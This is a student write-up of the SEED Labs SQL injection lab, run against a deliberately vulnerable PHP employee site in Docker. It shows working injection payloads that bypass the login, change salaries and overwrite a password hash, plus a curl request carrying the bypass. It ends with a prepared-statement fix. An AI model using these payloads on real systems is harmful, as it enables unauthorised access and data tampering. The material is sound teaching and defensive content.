

Environment setup:


```
[11/01/21]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM hands-on-security/seed-server:apache-php
---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
---> Using cache
---> 496b93b5f501
Step 3/5 : COPY Code $WWWDir
---> Using cache
---> c4be4032adfb
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
---> Using cache
---> d15712697a6b
Step 5/5 : RUN a2ensite apache_sql_injection.conf
---> Using cache
---> cd05721050a7

Successfully built cd05721050a7
Successfully tagged seed-image-www-sqli:latest
```

Building the docker container

```
[11/01/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (elgg-10.9.0.5, victim-10.9.0.80, server-10.9.0.5, server-10.9.0.6, attacker-10.9.0.105) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Recreating mysql-10.9.0.6 ...
Creating www-10.9.0.5 ...
```

Starting up the server



Checking if the server is running

```
[11/01/21]seed@VM:~/.../Labsetup$ dockps
69262c06cd86  mysql-10.9.0.6
0987dba83476  www-10.9.0.5
[11/01/21]seed@VM:~/.../Labsetup$
```

```
[11/01/21]seed@VM:~/../Labsetup$ docksh 69262
root@69262c06cd86:/#
```

```
root@69262c06cd86:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
mysql> show tables;
+-----+
| Tables_in_sqlldb_users |
+-----+
| credential               |
+-----+
1 row in set (0.00 sec)

mysql>
```

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdb9e18bd8ae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0


```
6 rows in set (0.12 sec)
```

```
mysql>
```

Then we use the mysql “select” command to view the data in the available table;

Task2:

2.1:



Employee Profile Login


USERNAME

PASSWORD

Login

Copyright © SEED LABS

We type in the sql injection attack code `' or Name='Admin';#` in the username field so that we can login admin page without knowing his password



User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

As we can see the attack code is successful and we are able to login as admin and see his home page

## 2.2:

```
[11/01/21]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=%27+or+Name%3D%27Admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kaaliang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABS
        </p>
      </div>
    </div>
    <script type="text/javascript">
      function logout(){
        location.href = "logoff.php";
      }
    </script>
  </body>
</html>
```

We use the curl 'http://www.seed-server.com/unsafe\_home.php?username=%27+or+Name%3D%27Admin%27%3B%23&Password=' command in the terminal to get the data from the server in the terminal about admin's home page (that is login as admin and show all the details of his homepage in html format). This is sql injection attack using terminal

2.3:

```
7|' or Name='Admin'; DELETE FROM credential WHERE name='Samy''";#
```

SEED LABS

### Employee Profile Login

USERNAME JM credential WHERE name='Samy''";#

PASSWORD Password

Login

Copyright © SEED LABS

We try to execute the attack code using 2 commands separated by a “;”


SEED LABS

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='Samy''';# and Password='da39a3ee5e6b4b0' at line 3]\n

We can see that the attack doesn't work as there is a countermeasure that exists which doesn't allow multiple commands to run when separated by a “;”

Task3:

3.1:




The screenshot shows a web browser at the URL `www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice`. The page has a green header with the SEED LABS logo, "Home", "Edit Profile", and a "Logout" button. The main content area is titled "Alice Profile" and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

At the bottom of the page, it says "Copyright © SEED LABS".

We login as alice and view her profile



The screenshot shows the "Alice's Profile Edit" page. It features a form with the following fields and labels:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

Below the form is a green "Save" button. At the bottom of the page, it says "Copyright © SEED LABS".

And then we go to edit profile page to start our attack

```
|', salary = '123456' where eid='10000';#
```

This is the attack code that we use for this task

### Alice's Profile Edit

NickName:   
 Email:   
 Address:   
 Phone Number:   
 Password:

Copyright © SEED LABs

### Alice Profile

Key	Value
Employee ID	10000
Salary	123456001
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Then we use the attack code in any of the available fields in alice's edit profile page and then.

And then we see that once the attack code is executed we were able to change alice's salary to "123456001"

3.2:

### Alice's Profile Edit

NickName:   
 Email:   
 Address:   
 Phone Number:   
 Password:

Copyright © SEED LABs

### User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	123456001	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

We use the same attack as in previous task but now we set salary to "1" and eid to boby's eid that is "20000"

3.3:

```
root@0987dba83476:/# echo -n 'password' | openssl sha1
(stdin)= 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
root@0987dba83476:/#
```

In this task we first generate sha1 encrypted form of "password"

```
', password='5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' where eid='20000';#
```

This is the attack code that we use for this task

### Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

[Save](#)

Copyright © SEED LABS

### Employee Profile Login

USERNAME

PASSWORD

[Login](#)

Copyright © SEED LABS

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	123456001	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352					5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.01 sec)

[Home](#)
[Edit Profile](#)
[Logout](#)

### Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

We can see above that boby's password is changed to "password" after the attack code is executed



Task4:

```
root@0987dba83476:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@0987dba83476:/var/www/SQL_Injection/defense#
```

```
root@0987dba83476:/var/www/SQL_Injection/defense# nano unsafe.php
root@0987dba83476:/var/www/SQL_Injection/defense#
```

We open the unsafe.php using nano



```
GNU nano 4.8 unsafe.php
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);


// create a connection
$conn = getDB();


// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

// close the sql connection
$conn->close();


^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line
```

And we edit the query to prepare statement as shown in the above image






Now when we try to execute the attack code to login as admin without knowing his password and we can see that the attack is not successful and we are not able to retrieve admin's information as we have used the prepare statement in the code and all the code is sent in code channel and data is sent in data channel. Where as before the code was edited all of the code and data both were being sent in code channel



We try to login as admin using admin's password aswell



We see the we are able to get admin's data when we use admin's password.